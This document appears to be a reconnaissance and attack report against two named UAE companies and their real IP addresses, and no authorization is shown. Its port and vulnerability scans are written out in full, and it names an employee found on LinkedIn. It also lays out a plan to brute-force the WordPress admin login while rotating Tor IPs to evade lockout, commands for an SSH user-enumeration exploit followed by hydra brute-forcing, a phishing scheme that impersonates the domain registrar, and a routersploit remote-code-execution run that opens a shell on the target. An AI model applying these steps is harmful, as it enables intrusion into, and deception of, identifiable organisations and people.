ARM Holding [185.243.76.52]

ARM Holdings is an investment firm in the United Emirates
The IP of **armholding** is **185.243.76.52** (Used `nslookup` to verify)

```
root@Main:~# nslookup armholding.ae
Server:         192.168.188.2
Address:        192.168.188.2#53

Non-authoritative answer:
Name:   armholding.ae
Address: 185.243.76.52
```

NMAP Initial Scan

Used **nmap** as an initial scan on the found IP adress of **armholding.ae** on all ports:

Flags used:

- **Scan Speed** (T4)
- **Aggressive** (A)
- **Default nmap scripts** (sC)
- **Stealth scan** (sS)

> Directed output to file 'initial_nmap_scan':

```
nmap -T4 -A -sC -sS -p 1-65535 185.243.76.52 > initial_nmap_s
```

Scan Summary:

```
PORT    STATE  SERVICE     VERSION
-------------------------------------------------------
21/tcp   open   ftp          Pure-FTPd
22/tcp   closed ssh                                          # Hardedned to run on port 1941(?)
25/tcp   open   smtp?  # Couldnt establish connection.
53/tcp   open   domain     ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
| dns-nsid:
|_  bind.version: 9.11.4-P2-RedHat-9.11.4-26.P2.el7_9.3
110/tcp  open   pop3       Dovecot pop3d  # Subject Alternative Name: DNS: armserver.drec.ae
143/tcp  open   imap       Dovecot imapd  # Subject Alternative Name: DNS: armserver.drec.ae
443/tcp  open   ssl/http   Apache httpd   # The port the server is running on (HTTPs)
465/tcp  open   ssl/smtp   Exim smtpd 4.93
587/tcp  open   smtp       Exim smtpd 4.93  # smtp not encrypted
993/tcp  open   imaps?
995/tcp  open   pop3s?
1941/tcp open   ssh        OpenSSH 7.4 (protocol 2.0)

Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (99%)
Device Type: WAP (Wireless Access Point)
OS CPE: Type: Hardware
        Vendor: actiontec
        Product: mi424wr-gen3i
        OS Running: Linux, Edition: linux_kernel
        OS Details: Actiontec MI424WR-GEN3I WAP
```

Conclusions:

- Possible attack vectors on variuos services running.

NMAP vulners scan

Using nmap vulners.nse script to check for vulnerabilities in the server

```
nmap -sV -T4 -
p21-8080 --script
vulners.nse
185.243.76.52
```

Results:

53/tcp open domain **ISC BIND 9.11.4-P2** (RedHat Enterprise Linux 7)
| vulners:
| **SSV:60926** 7.8 https://vulners.com/seebug/SSV:60926 *EXPLOIT*
|_ **CVE-2013-4854** 7.8 https://vulners.com/cve/CVE-2013-4854

465/tcp open ssl/smtp **Exim smtpd 4.93**
| vulners:
| cpe:/a:exim:exim:4.93:
|_ **CVE-2020-12783** 5.0 https://vulners.com/cve/CVE-2020-12783

587/tcp open smtp **Exim smtpd 4.93**
| vulners:
| cpe:/a:exim:exim:4.93:
|_ **CVE-2020-12783** 5.0 https://vulners.com/cve/CVE-2020-12783

services

Services running on **185.243.76.52** (armholding.ae):

PORT	SERVICE
• **21**	Pure-FTPd
• **53**	ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
• **110**	Dovecot pop3d # Subject Alternative Name: DNS: armserver.drec.ae
• **143**	Dovecot imapd # Subject Alternative Name: DNS: armserver.drec.ae
• **465**	Exim smtpd 4.93
• **587**	Exim smtpd 4.93 # smtp not encrypted
• **1941**	OpenSSH 7.4 (protocol 2.0)

Social Engineering

LinkedIn Employeess:

Name: **Umran Shah**
Role: **Managing Director** @ A.R.M Holdings
Link: https://www.linkedin.com/in/umranshah/

robots.txt

Looking at robots.txt of the domain to check interesting paths


armholding.ae/robots.txt

```
User-Agent: *

Allow: /wp-content/uploads/

Disallow: /wp-content/plugins/

Disallow: /wp-admin/
```

robots.txt disallows a path to a WordPress login page in path: /wp-admin/

/wp-admin/

armholding.ae/wp-login.php?redirect_to=http%3A%2F%2Farmholding.ae%2Fwp-admin%2F&reauth=1



This page uses version **5.2.9** of **WordPress**:

Trying out few combinations of usernames and passwords, i was able to find out that the login page has Security Misconfiguration regarding the login details (OWASP Top 6).
The page responds with the following outputs for different invalid login credentials entered:

1. Invalid Username: **ERROR**: Invalid username. Lost your password?
2. Incorrect Password: **ERROR**: Incorrect password. Lost your password?

I was able to confirm that there is a user named “admin”. I would suggest to preform bruteforce on the user “admin” with commonly used default passwords, though it might be risky because the site uses Login LockDown service which will block IP addresses range that entered wrong credentials too many times in a range of 5 minutes by default or an unknown time range due to manual modifying.

Login LockDown - A WordPress Enhanced Login Security Plugin

Login LockDown records the IP address and timestamp of every failed WordPress login attempt. If more than a certain number of attempts are detected within a short period of time from the same IP range, then the login function is disabled for all requests from that range. This helps to prevent brute force password discovery. Currently the plugin defaults to a 1 hour lock out of an IP block after 3 failed login attempts within 5 minutes. This can be modified via the Options panel. Admisitrators can release locked out IP ranges manually from the panel.

Possible Solutions in the meantime:

Without re-configuring IP range:

1. fail 3 times as suggested above in a the range of 5 minutes.
2. Try the 4th time and check if IP address got blocked (The page will respond if the IP range got blocked like so: 
3. If the page didn't respond (after more than the 5 minutes cooldown and the 4 failed attempts) with the message above, it means the blocking mechanism got reset for the IP range

- Build a script that:

→ Tries to bruteforce 3 passwords from a word lists.
→ Checks for a different response (other than: “Incorrect Password”)
→ Sleep 5:10 minutes. (Refreshes cooldown)
→ Try the next 3 passwords from a wordlist
→ Repeat steps until “Incorrect Password” not in response.

Using nipe \ tor \ proxychains to change IP address:

Build a script that will:
1. check for the response of the page.
2. When response has “IP range has been blocked” - run nipe for example to change external ip address

```
var VisitorCountry = {"ip":"151.80.148.64","code":"IT","name":"Italy"};
```

= `**curl**` command output on [noc.co.il](noc.co.il) after activating `**nipe**`

`curl` command output on noc.co.il after activating `nipe`

```
root@Main:~/Tools/nipe# perl nipe.pl status

[+] Status: activated.
[+] Ip: 151.80.148.64
```

3. Iterate through passwords again until IP has been blocked.
4. Restart `nipe` to get a fresh unblocked IP.
5. Try more passwords, let run in background while looking for different vulnerabilities.

Metadata in Pictures Scan

Metadata Scanner Script:

Using 2 scripts that i built in Bash:
One for downloading images recursively, and the other to scan the downloaded images for any metadata.

Downloading images using `wget`

```
wget -e robots=off -
nd -r --mirror --no-
cookies --level=inf
--no-check-
certificate --no-
cache -T 30 --
ignore-length -np -
P $DOWNLOADEDIMAGES
        -A
jpeg,jpg,bmp,gif,p-
ng,webp,exif,tiff,-
webp,heif,bat
$FULLURL
```

Regarding the flags:

→ It downloads recursivley with infinite level of depth.
→ Allows only images file extensions to be downloaded,
→ Saves to a directory which the scan will preform on.

Scan files with `exiftool` and `binwalk`. (exiftool tries to grep for GPS metadata)

→ Scans with the above tools.
→ Logs sha256 hashes of files that it had scanned.
→ Saves any suspicious files (files with hidden data from binwalk or GPS metadata that exiftool found) to a directory for further analysis.
→ Removes images that has it's hashes stored in the hash256 log file before scan starts.

Findings:

As of writing this report at: 02/02/2021 - 19:34
exiftool and **binwalk** scanned ~**330** images that were downloaded from armholding.ae/.
→ **binwalk** found some false-positivies as the script not fully optimized.

Attached: hashes of the scanned files:

```
root@Main:~/Desktop/Metadata-Scanner/Logs/GPS_Metadata# cat Scanned_GPS_Hashes.lst |wc -l
338
```

```
root@Main:~/Desktop/Metadata-Scanner/Logs/Hidden_Data# cat Scanned_Hidden_Data_Hashes.lst | wc -l
323
```

Conclusion:

No hidden data nor GPS metadata was found in images stored in the website.

Dubai Real Estate Centre [198.50.252.65]

ARM Holdings has a sub-diary company called Dubai Real Estate Centre. Their main focus is investemt in real estate properties.

nslookup their domain at dubairealestatecentre.com will grant the IP of: **198.50.252.65**

```
root@Main:~# nslookup dubairealestatecentre.com
Server:         192.168.188.2
Address:        192.168.188.2#53

Non-authoritative answer:
Name:   dubairealestatecentre.com
Address: 198.50.252.65
```

NMAP Initial Scan

Used **nmap** for an initial scan on the found IP adress of dubairealestatecentre.com on all ports:

Flags used:

- **Scan Speed** (T4)
- **Aggressive** (A)
- **Default nmap scripts** (sC)
- **Stealth scan** (sS)

> Directed output to file 'real_estate_nmap_scan':

```
nmap -T4 -A -sC -p 1-65535 198.50.252.65 > real_estate_scan
```

Scan Summary:

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
80/tcp open http Apache httpd

Device Type: WAP (Wireless Access Point)
OS CPE: Type: Hardware
Vendor: actiontec
Product: mi424wr-gen3i
OS Running: Linux, Edition: linux_kernel
OS Details: Actiontec MI424WR-GEN3I WAP

NMAP vulners scan

Using nmap vulners.nse script to check for vulnerabilities in the server

```
nmap -sV -T4 -A -
p21-8080 --script
vulners
198.50.252.65
```

Results:

 # Filtered to see 5.0=> CVSS score.

22/tcp open SSH **OpenSSH 7.4** (protocol 2.0)
| vulners:
| EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:-98FE96309F9524B8C84C508837551A19 *EXPLOIT*
| EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:-5330EA02EBDE345BFC9D6DDDD97F9E97 *EXPLOIT*

| EDB-ID:46516 5.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT*
| CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111
| SSH_ENUM 5.0 https://vulners.com/canvas/SSH_ENUM *EXPLOIT*
| PACKETSTORM:150621 5.0 https://vulners.com/packetstorm/PACKETSTORM:150621 *EXPLOIT*
| MSF:AUXILIARY/SCANNER/SSH/SSH_ENUMUSERS 5.0 https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/-SSH/SSH_ENUMUSERS *EXPLOIT*
| EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 5.0 https://vulners.com/exploitpack/-EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 *EXPLOIT*
| EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 5.0 https://vulners.com/exploitpack/-EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 *EXPLOIT*
| EDB-ID:45939 5.0 https://vulners.com/exploitdb/EDB-ID:45939 *EXPLOIT*
| CVE-2018-15919 5.0 https://vulners.com/cve/CVE-2018-15919
| CVE-2018-15473 5.0 https://vulners.com/cve/CVE-2018-15473
| CVE-2017-15906 5.0 https://vulners.com/cve/CVE-2017-15906
| 1337DAY-ID-31730 5.0 https://vulners.com/zdt/1337DAY-ID-31730 *EXPLOIT*

• Possible SSH user enumaration.

SSH User Enumaration

1. Download the exploit form the exploit-db site: https://vulners.com/canvas/SSH_ENUM

2. Set target IP as bash variable:
```
export IP=198.50.252.65
```

3. Run the exploit with:
```
python2.7 ssh_User_enum.py --port 22 $IP --userList ssh-usernames.txt
```
> This will run the exploit on the different usernames in the list 1-by-1 to check for valid usernames on the SSH service.
4. After finding a valid username or multiple usernames, we can try to bruteforce their passwords using hydra for example.

CentralOps - AutoWhois

Running `**whois**` through CentralOps (For anonymity)

AutoWhois

Gets Whois records automatically for domains

www. dubairealestatecentre.com

Querying **whois.crsnic.net [192.34.234.30]...**

```
Domain Name: DUBAIREALESTATECENTRE.COM
Registry Domain ID: 1778744153_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.instra.net
Registrar URL: http://www.instra.com
Updated Date: 2021-01-20T15:28:28Z
Creation Date: 2013-02-06T15:48:54Z
Registry Expiry Date: 2022-02-06T15:48:54Z
Registrar: Instra Corporation Pty Ltd.
Registrar IANA ID: 1376
Registrar Abuse Contact Email: abuse@instra.com
Registrar Abuse Contact Phone: +61.397831800
Domain Status: ok https://icann.org/epp#ok
Name Server: NS1.ONLYDOMAINS.COM
Name Server: NS2.ONLYDOMAINS.COM
Name Server: NS3.ONLYDOMAINS.COM
```

Information regarding the domain can help in developing a successfull social engineering attack.

Registrar domain provider is instra.com. It is possible to try a phishing attack on the owner of the domain.
Forge an email from Instra Corp. to the owner of the domain, stating that the domain is about to expire and to click a link to renew it.
This can allow us access to their network.

routersploit scan

Routersploit

Initial scan using `scanners/autopwn`:

```
rsf (AutoPwn) > set target 198.50.252.65
[+] target => 198.50.252.65
rsf (AutoPwn) > run
[*] Running module scanners/autopwn...
```

Result:

- **Found 1 vulnerability:**

```
[+]
198.50.252.65:80
http exploits/
routers/linksys/
eseries_themoon_rce
is vulnerable
```

• **Running on dubairealestatecentre.com IP:**

```
rsf (Linksys E-Series TheMoon RCE) > show options

Target options:

  Name      Current settings     Description
  ----      ----------------     -----------
  ssl       false                SSL enabled: true/false
  target    198.50.252.65        Target IPv4 or IPv6 address
  port      80                   Target HTTP port
```

• **Execute to gain a shell on the target:**

```
rsf (Linksys E-Series TheMoon RCE) > run
[*] Running module exploits/routers/linksys/eseries_themoon_rce...
[+] Target is vulnerable
[*] Invoking command loop...
[*] It is blind command injection - response is not available

[+] Welcome to cmd. Commands are sent to the target via the execute method.
[*] For further exploitation use 'show payloads' and 'set payload <payload>' commands.

cmd >
```

Shodan

In shodan search i found the same information as with the nmap scan:

198.50.252.65 ip65.ip-198-50-252.net View Raw Data

Country	Canada
Organization	OVH SAS
ISP	OVH SAS
Last Update	2021-02-03T01:01:25.696964
Hostnames	ip65.ip-198-50-252.net
ASN	AS16276

Vulnerabilities

SSH user enumaration:

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2018-15919	Remotely observable behaviour in auth-gss2.c in OpenSSH through 7.8 could be used by remote attackers to detect existence of users on a target system when GSS2 is in use. NOTE: the discoverer states 'We understand that the OpenSSH developers do not want to treat such a username enumeration (or "oracle") as a vulnerability.'
CVE-2017-15906	The process_open function in sftp-server.c in OpenSSH before 7.6 does not properly prevent write operations in readonly mode, which allows attackers to create zero-length files.